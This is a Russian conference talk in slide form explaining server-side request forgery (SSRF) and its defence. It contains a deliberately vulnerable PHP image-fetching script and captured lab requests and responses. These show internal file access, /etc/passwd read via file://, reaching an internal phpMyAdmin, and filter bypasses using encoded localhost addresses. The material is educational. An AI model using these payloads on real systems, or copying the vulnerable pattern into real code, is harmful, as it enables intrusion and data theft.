Боровиков Никита

- ООО “Кодебай”
- Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича – 2 курс

Email: tragernout@yandex.ru
Телеграм: @tragernout


Почему SSRF становится такой популярной уязвимостью?

Структура доклада:

- Общая информация об уязвимости
- Что мы получим при успешной эксплуатации
- Обход WAF и эксплуатация
- Эффективный поиск уязвимости
- Защита от SSRF
- Популярность SSRF

Общая информация о SSRF


Что такое SSRF?



Пример уязвимого кода к SSRF:

```php
<?php
$url = $_GET['url'];
$image = file_get_contents($url);
header('Content-Type: image/jpeg');
echo $image;
?>
```

Ожидание:


192.168.1.51/image.php?url=https://images.ctfassets.net/sfnkq8lmu5d7/1NaIFGyBn0qwXY

Реальность:

Request

Pretty Raw Hex

```
1 GET /image.php?url=http://192.168.1.46:8000/ HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

192.168.1.46 - IP атакующего
192.168.1.51 - IP уязвимого сервера
192.168.1.35 - IP сервера, который находится в локальной сети с уязвимым сервером

```
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.51 - - [26/Apr/2023 06:09:08] "GET / HTTP/1.1" 200 -
```

Эксплуатация и импакт

Польза от эксплуатации:

- Произвольные запросы на внешние ресурсы
- Произвольные запросы на внутренние ресурсы
- Чтение локальных файлов
- Получение доступа к конфиденциальной информации
- Полная компрометация сервера

Произвольные запросы на внешние ресурсы:

Request

Pretty Raw Hex

```
1 GET /image.php?url=https://google.com/ HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Apr 2023 18:04:22 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Connection: close
5 Content-Type: image/jpeg
6 Content-Length: 52465
7
8 <!doctype html><html itemscope="" itemtype="http://schema.org/WebPage"
  lang="ru"><head><meta content="&#1055;&#1086;&#1080;&#1089;&#1082;
  &#1080;&#1085;&#1092;&#1086;&#1088;&#1084;&#1072;&#1094;&#1080;&#1080; &#1074;
  &#1080;&#1085;&#1090;&#1077;&#1088;&#1085;&#1077;&#1090;&#1077;:
  &#1074;&#1077;&#1073; &#1089;&#1090;&#1088;&#1072;&#1085;&#1080;&#1094;&#1099;,
   &#1082;&#1072;&#1088;&#1090;&#1080;&#1085;&#1082;&#1080;,
  &#1074;&#1080;&#1076;&#1077;&#1086; &#1080;
  &#1084;&#1085;&#1086;&#1075;&#1086;&#1077;
```

192.168.1.46 - IP атакующего
192.168.1.51 - IP уязвимого сервера
192.168.1.35 - IP сервера, который находится в локальной сети с уязвимым сервером

Произвольные запросы на внутренние ресурсы:

Request

Pretty Raw Hex

```
1 GET /image.php?url=http://192.168.1.35/secret.txt HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Apr 2023 18:31:31 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Length: 12
5 Connection: close
6 Content-Type: image/jpeg
7
8 Secret info
9
```

192.168.1.46 - IP атакующего
192.168.1.51 - IP уязвимого сервера
192.168.1.35 - IP сервера, который находится в локальной сети с уязвимым сервером

Порты и конфиденциальная информация:

Request

Pretty Raw Hex

```
1 GET /image.php?url=http://192.168.1.35:8080/ HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
```

Response

Pretty Raw Hex Render

```
23   <link rel="stylesheet" type="text/css"
href="./themes/pmahomme/css/theme.css?v=5.2.1">
24   <title>phpMyAdmin</title>
25     <script data-cfasync="false" type="text/javascript"
src="js/vendor/jquery/jquery.min.js?v=5.2.1"></script>
26   <script data-cfasync="false" type="text/javascript"
src="js/vendor/jquery/jquery-migrate.min.js?v=5.2.1"></script>
27   <script data-cfasync="false" type="text/javascript"
src="js/vendor/sprintf.js?v=5.2.1"></script>
28   <script data-cfasync="false" type="text/javascript"
src="js/dist/ajax.js?v=5.2.1"></script>
29   <script data-cfasync="false" type="text/javascript"
```

192.168.1.46 - IP атакующего
192.168.1.51 - IP уязвимого сервера
192.168.1.35 - IP сервера, который находится в локальной сети с уязвимым сервером

Чтение локальных файлов:

Request

Pretty Raw Hex

```
1 GET /image.php?url=file:///etc/passwd HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Apr 2023 19:57:47 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Length: 1900
5 Connection: close
6 Content-Type: image/jpeg
7
8 root:x:0:0:root:/root:/bin/bash
9 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:65534:sync:/bin:/bin/sync
13 games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Эксплуатация может привести к полной компрометации сервера

Обход WAF

Обход WAF:

- Использование различных схем: file, gopher, ftp, http/https, ldap и др.
- Использование альтернативных представлений
- Нормализация (Node.js)

Использование альтернативных представлений:

127.0.0.1 (localhost) может быть представлен как:

- 127.1
- 127.0.000000000000000000000000000001

- 0177.0.0.01 <= восьмеричная запись
- 00000000000000000000000000000000000000000177.0.0.01

- 0x7f.0x0.0x0.0x1 <= хекс
- 0x7f000001

- 2130706433 <= десятичная запись

- 01111111000000000000000000000001 <= двоичная запись

- [::] – IPv6

Использование альтернативных представлений Hex:

Request

Pretty Raw Hex

```
1 GET /image.php?url=http://0xc0a80123:8080/ HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

Pretty Raw Hex Render

```
href="./themes/pmahomme/css/theme.css?v=5.2.1">
24   <title>phpMyAdmin</title>
25     <script data-cfasync="false" type="text/javascript"
  src="js/vendor/jquery/jquery.min.js?v=5.2.1"></script>
26   <script data-cfasync="false" type="text/javascript"
  src="js/vendor/jquery/jquery-migrate.min.js?v=5.2.1"></script>
27   <script data-cfasync="false" type="text/javascript"
  src="js/vendor/sprintf.js?v=5.2.1"></script>
28   <script data-cfasync="false" type="text/javascript"
  src="js/dist/ajax.js?v=5.2.1"></script>
29   <script data-cfasync="false" type="text/javascript"
  src="js/dist/keyhandler.js?v=5.2.1"></script>
30   <script data-cfasync="false" type="text/javascript"
```

192.168.1.35 == 0xc0a80123

Использование альтернативных представлений IPv6:

Request

Pretty Raw Hex \n ≡

```
1 GET /image.php?url=http://[::ffff:c0a8:123]:8080/ HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
  href="./themes/pmahomme/css/theme.css?v=5.2.1">
24   <title>phpMyAdmin</title>
25     <script data-cfasync="false" type="text/javascript"
  src="js/vendor/jquery/jquery.min.js?v=5.2.1"></script>
26   <script data-cfasync="false" type="text/javascript"
  src="js/vendor/jquery/jquery-migrate.min.js?v=5.2.1"></script>
27   <script data-cfasync="false" type="text/javascript"
  src="js/vendor/sprintf.js?v=5.2.1"></script>
28   <script data-cfasync="false" type="text/javascript"
  src="js/dist/ajax.js?v=5.2.1"></script>
29   <script data-cfasync="false" type="text/javascript"
```

192.168.1.35 == [::ffff:c0a8:123]

Работа в зависимости от реализации:

Request

Pretty Raw Hex

```
1 GET /image.php?url=http://127.0.0.1/secret.txt HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Apr 2023 20:20:38 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Length: 12
5 Connection: close
6 Content-Type: image/jpeg
7
8 Secret info
9
```

Работа в зависимости от реализации:

Request

Pretty Raw Hex

```
1 GET /image.php?url=http://127.1/secret.txt HTTP/1.1
2 Host: 192.168.1.51
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Apr 2023 20:21:25 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Length: 0
5 Connection: close
6 Content-Type: image/jpeg
7
8
```

```
└─$ ping 127.1
PING 127.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.96 ms
```

Обход WAF через символы юникода

(Node.js) http://192.168.1.35/ может быть, как:

①⑨②。①⑥⑧。①。③⑤

https://github.com/0x51hacker/SSRF-Unicode

Эффективный поиск SSRF

Защита от SSRF

- Запретить использование большинства ненужных схем
- Выставить “сильные” пароли абсолютно на все сервисы
- Использовать белые списки вместо чёрных
- Тщательная проверка пользовательского ввода ресурсов
- Использование фильтров (проверка адресов и схем)
- Ограничить доступ к внутренней инфраструктуре

Почему SSRF набирает популярность?

- Повышенный уровень осведомленности
- Распространение облачных технологий
- Недостаточная проверка пользовательского ввода
- Сложность обнаружения уязвимости
- Потенциальный серьезный ущерб

Готов ответить на ваши вопросы

Email: tragernout@yandex.ru
Телеграм: @tragernout